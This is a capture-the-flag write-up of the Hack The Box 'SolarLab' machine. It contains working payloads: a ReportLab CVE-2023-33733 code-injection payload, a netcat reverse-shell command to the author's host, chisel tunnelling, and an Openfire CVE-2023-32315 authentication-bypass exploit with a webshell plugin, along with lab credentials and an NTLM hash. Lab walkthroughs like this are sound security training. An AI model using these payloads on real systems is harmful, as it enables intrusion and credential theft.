

Scanning ports using threader3000

```
-----
Threader 3000 - Multi-threaded Port Scanner
Version 1.0.7
A project by The Mayor
-----
Enter your target IP address or URL here: 10.10.11.16
-----
Scanning target 10.10.11.16
Time started: 2024-05-14 14:38:36.744171
-----
Port 80 is open
Port 445 is open
Port 6791 is open
Port scan completed in 0:01:38.749109
-----
Threader3000 recommends the following Nmap scan:
*****
nmap -p80,445,6791 -sV -sC -T4 -Pn -oA 10.10.11.16 10.10.11.16
*****
```

Enumerating the ports

```
└─(shivam@kali)-[~]
└─$ sudo nmap -p80,445,6791 -sV -sC -T4 -Pn 10.10.11.16
[sudo] password for shivam:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-14 14:41 IST
Nmap scan report for solarlab.htb (10.10.11.16)
Host is up (0.24s latency).


PORT      STATE SERVICE      VERSION
80/tcp    open  http         nginx 1.24.0
|_http-title: SolarLab Instant Messenger
|_http-server-header: nginx/1.24.0
445/tcp    open  microsoft-ds?
6791/tcp   open  http         nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://report.solarlab.htb:6791/

Host script results:
|_clock-skew: -6m37s
|_smb2-time:
|   date: 2024-05-14T09:04:59
|_start_date: N/A
|_smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.82 seconds
```


2 webserver are running one on port 80 another on port 6791

Webpage on port 80



This webpage had nothing in it moving forward to port 6791 which is on subdomain report.solarlab.htb

Login to ReportHub



Please log in to access this page.

Login page on this site, there's no sql to bypass to page.

Another port showed up scanning was 445 for SMB shares let enumerate those

```
(shivam@kali)-[~/htb/solarlab]
$ smbclient -L 10.10.11.16
Password for [WORKGROUP\shivam]:

      Sharename      Type      Comment
      -----      -
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      Documents       Disk
      IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.16 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

There's Documents share let connect to it

```
(shivam@kali)-[~/htb/solarlab]
$ smbclient //10.10.11.16/Documents
Password for [WORKGROUP\shivam]:
Try "help" to get a list of possible commands.
smb: \> ls

.                DR            0   Fri Apr 26 20:17:14 2024
..               DR            0   Fri Apr 26 20:17:14 2024
concepts         D            0   Fri Apr 26 20:11:57 2024
desktop.ini      AHS          278  Fri Nov 17 16:24:43 2023
details-file.xlsx A       12793  Fri Nov 17 17:57:21 2023
My Music         DHSrn         0   Fri Nov 17 01:06:51 2023
My Pictures      DHSrn         0   Fri Nov 17 01:06:51 2023
My Videos       DHSrn         0   Fri Nov 17 01:06:51 2023
old_leave_request_form.docx A       37194  Fri Nov 17 16:05:57 2023

7779839 blocks of size 4096. 1888508 blocks available
smb: \>
```



After downloading all file the details-file.xlsx had some creds in it

Username	Password
Alexander.knight@gmail.com	al;ksdhfewoiuh
KAlexander	dkjafblkjadsfgl
Alexander.knight@gmail.com	d398sads knr390
blake.byte	ThisCanB3typed
AlexanderK	danenacia9234n
ClaudiaS	dadsfawe9dafkn

These creds didn't work after trying server different combinations found the creds blakeb:ThisCanB3typedeasily1@ was correct

Welcome to ReportHub

ReportHub is a centralized employee portal prioritizing seamless and secure communication. It optimizes processes for leave, training, home office, and travel requests, emphasizing robust security measures. By safeguarding interactions, it offers a reliable platform for confident request submissions and management. ReportHub underscores a commitment to a secure digital environment, combining efficiency with the protection of sensitive data in internal communications.



It looks kind of an employee portal. When the details are filled in any of the four request a pdf is generated based on the input
Generated pdf



Leave Request

Time Interval:
2024-05-14 to 2024-05-16

Data Field:
1234567890

Justification:
aa

This document attests to the accuracy of the provided information, and by signing, the undersigned acknowledges and assumes responsibility for the veracity of the information herein.

Date
2024-05-14
Signed by management:



When analyzing the pdf in request

```
10
11 %PDF-1.4
12 % ReportLab Generated PDF document http://www.reportlab.com
13 1 0 obj
```

It is generated by reportlab further enumeration on reportlab lead to a CVE
<https://github.com/c53elyas/CVE-2023-33733>

In justification it's not working

Next we only have the ability to input text in Home Office Request & Travel Approval Form in the below fields

Home Office address:

Travel destination:

First test on Home Office Request

Now selecting the payload is also important to check the exploitation. I used the following to test exploitation:

1. Created a SMB share using impacket-smbserver
2. Command: //myip/sharename (I had tried several ways to check didn't work this worked)
3. From the CVE payload replace para with p else I was receiving internal server error.
4. We have to use repeater cause the payload can't be send from website there is character limitation.

```
-----2060560462223581234136525477
Content-Disposition: form-data; name="home_office_request"

<p><font color="[ [ getattr(pow,Word('__globals__'))['os'].system('//10.10.14.56/share') for
Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False,
'__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda
self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self))
}]] ] for orgTypeFun in [type(type(1))] ] and 'red'">exploit</font></p>
-----2060560462223581234136525477
```

```
(shivam@kali)-[~]
$ sudo impacket-smbserver -smb2support -ip 0.0.0.0 share ./share
[sudo] password for shivam:
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.16,57864)
[*] AUTHENTICATE_MESSAGE (SOLARLAB\blake,SOLARLAB)
[*] User SOLARLAB\blake authenticated successfully
[*] blake::SOLARLAB:aaaaaaaaaaaaaaaa:e58680caf32635d818f557aa316b06b2:01010000000000
0080b1c1b7e1a5da010d6e3d4a38f9dabf000000000100100049004400520077007a0041007400720003
00100049004400520077007a004100740072000200100065005a00490049007000640078006100040010
0065005a004900490070006400780061000700080080b1c1b7e1a5da0106000400020000000800300030
0000000000000000000000000200000d67d0f28f85d6d8a39ca94b88c1023c9b13180ac06bc89a7578cdd
1c1347e71c0a00100000000000000000000000000000000000000000000000000000000000000000000
002e00310030002e00310034002e00350036000000000000000000000000000000000000000000000000
[*] Connecting Share(1:IPC$)
```

So we got the remote code execution the hash we got can't be cracked. I used the following steps to pop a shell:

1. Created a directory named share
2. Put nc.exe in that share
3. Spawn the SMB server on the directory which has nc.exe
4. Start netcat listener on attacking machine
5. Command: //10.10.14.56/share/nc.exe 10.10.14.56 443 -e cmd.exe


```

-----20605604622223581234136525477
Content-Disposition: form-data; name="home_office_request"

<p><font color="[ [ getattr(pow,Word('__globals__'))['os'].system('//10.10.14.56/share/nc.exe
10.10.14.56 443 -e cmd.exe') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1,
'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0
and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)},
'__hash__': lambda self: hash(str(self)) }]] ] for orgTypeFun in [type(type(1))]] ] and
'red'">exploit</font></p>
-----20605604622223581234136525477
Content-Disposition: form-data; name="signature"; filename="animal.jpg"

```

```

(shivam@kali)-[~]
└─$ nc -nvlp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.16 57876
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

c:\Users\blake\Documents\app>

```

Shell Popped. Got user.txt

```

c:\Users\blake\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 385E-AC57

Directory of c:\Users\blake\Desktop

11/17/2023  02:08 PM    <DIR>          .
11/17/2023  02:08 PM    <DIR>          ..
05/14/2024  05:36 AM                34 user.txt
               1 File(s)                34 bytes
               2 Dir(s)  7,734,747,136 bytes free

c:\Users\blake\Desktop>type user.txt

```

Got three creds from utils.py

```

username='alexanderk', password='HotP!fireguard'
username='claudias', password='007poiuytrewq'
username='blakeb', password='ThisCanB3typedeasily1@'

```

They might have some purpose IDK now.

Another user found on the system

```

Computer Name      : SOLARLAB
User Name          : openfire
User Id            : 1001
Is Enabled         : True
User Type          : User
Comment           :
Last Logon         : 5/14/2024 5:35:36 AM
Logons Count       : 49
Password Last Set  : 11/17/2023 3:05:19 PM

```

Openfire is a software

```

Directory of c:\Program Files

05/03/2024  02:34 PM    <DIR>          .
05/03/2024  02:34 PM    <DIR>          ..
11/16/2023  10:39 PM    <DIR>          Common Files
04/26/2024  04:39 PM    <DIR>          Internet Explorer
11/17/2023  11:04 AM    <DIR>          Java
11/16/2023  10:47 PM    <DIR>          Microsoft Update Health Tools
12/07/2019  12:14 PM    <DIR>          ModifiableWindowsApps
11/17/2023  03:22 PM    <DIR>          Openfire
04/26/2024  02:38 PM    <DIR>          RUXIM
05/03/2024  02:34 PM    <DIR>          VMware
11/17/2023  12:12 AM    <DIR>          Windows Defender
04/26/2024  04:39 PM    <DIR>          Windows Defender Advanced Threat Prot
11/16/2023  11:11 PM    <DIR>          Windows Mail
11/16/2023  11:11 PM    <DIR>          Windows Media Player
04/26/2024  04:39 PM    <DIR>          Windows Multimedia Platform
12/07/2019  12:50 PM    <DIR>          Windows NT
11/16/2023  11:11 PM    <DIR>          Windows Photo Viewer
04/26/2024  04:39 PM    <DIR>          Windows Portable Devices
12/07/2019  12:31 PM    <DIR>          Windows Security
12/07/2019  12:31 PM    <DIR>          WindowsPowerShell

        0 File(s)                0 bytes
       20 Dir(s)   7,729,410,048 bytes free

```

127.0.0.1	5222	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	5223	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	5262	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	5263	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	5269	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	5270	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	5275	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	5276	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	7070	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	7443	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	9090	0.0.0.0	0	Listening	2320	openfire-service
127.0.0.1	9091	0.0.0.0	0	Listening	2320	openfire-service

Ports for openfire can only be accessed from internally so we need to do port forward. I am using chisel

On Linux (Attacker Machine)

```
(shivam@kali)-[~/htb/solarlab]
$ ./chisel server --reverse --port 9002
2024/05/14 23:07:50 server: Reverse tunnelling enabled
2024/05/14 23:07:50 server: Fingerprint wodHTFKfXdMgaZJ2crKQUXFKnZja1wq0IuJgDg7JGEA=
2024/05/14 23:07:50 server: Listening on http://0.0.0.0:9002
```


On windows

```
c:\Users\blake\Documents\app>\\10.10.14.56\share\chisel.exe client 10.10.14.56:9002 R:9090:localhost:9090
\\10.10.14.56\share\chisel.exe client 10.10.14.56:9002 R:9090:localhost:9090
2024/05/14 20:36:06 client: Connecting to ws://10.10.14.56:9002
2024/05/14 20:36:20 client: Connected (Latency 1.5200012s)
```

Found this discussion page to get the proper port to forward

<https://discourse.igniterealtime.org/t/list-of-ports-used-by-openfire/75860>

Browsing localhost:9090 got the openfire login page



There is openfire version 4.7.4 after googlefu found it is vulnerable to authentication bypass and rce

<https://github.com/miko550/CVE-2023-32315>

Step

1. Run exploit
2. login with newly added user
3. goto tab plugin > upload plugin `openfire-management-tool-plugin.jar`
4. goto tab server > server settings > Management tool
5. Access websehl with password "123"

```
(shivam@kali)-[/opt/tools/CVE-2023-32315]  
$ python3 CVE-2023-32315.py -t http://localhost:9090
```

CVE-2023-32315

Openfire Console Authentication Bypass Vulnerability (CVE-2023-32315)
Use at your own risk!

```
[..] Checking target: http://localhost:9090  
Successfully retrieved JSESSIONID: node012z09wcoz38w1p441xfu0qtyc2.node0 + csrf: R04t00JHkHj9z7Z  
User added successfully: url: http://localhost:9090 username: qgbl9k password: e38flu
```

This created an admin user for us to login



Server

Users/Groups

Sessions

Group Chat

Plugins

Server Manager

Server Settings

TLS/SSL Certificates

Media Services

PubSub

Server Information

System Properties

Language and Time

Clustering

Cache Summary

Database

Logs

Email Settings

SMS Settings

Security Audit Viewer

Server Information

Update information

Server version 4.8.1 is now available. [Click here](#) to download or read the [change log](#) for more information.

Below you will find server information, ports being used and latest news about Openfire.

Server Properties

Server Uptime: 15 hours, 11 minutes -- started May 14, 2024 5:35:53 AM
Version: Openfire 4.7.4
Server Directory: C:\Program Files\Openfire
XMPP Domain Name: solarlab.htb

Environment

Java Version: 1.8.0_391 Oracle Corporation -- Java HotSpot(TM) 64-Bit Server VM
Appserver: jetty/9.4.43.v20210629
Server Host Name (FQDN): solarlab.htb

Uploaded the given plugin. Got the command execution



```
(shivam@kali)-[~/htb/solarlab]
$ java OpenFireDecryptPass becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c
577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLjn
ThisPasswordShouldDo!@ (hex: 005400680069007300500061007300730077006F007200640053006
8006F0075006C00640044006F00210040)
```

Got it

```
(shivam@kali)-[~/share]
$ nc -nvlp 444
Listening on 0.0.0.0 444
Connection received on 10.10.11.16 58661
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
solarlab\administrator
```

Time to submit the final flag



Done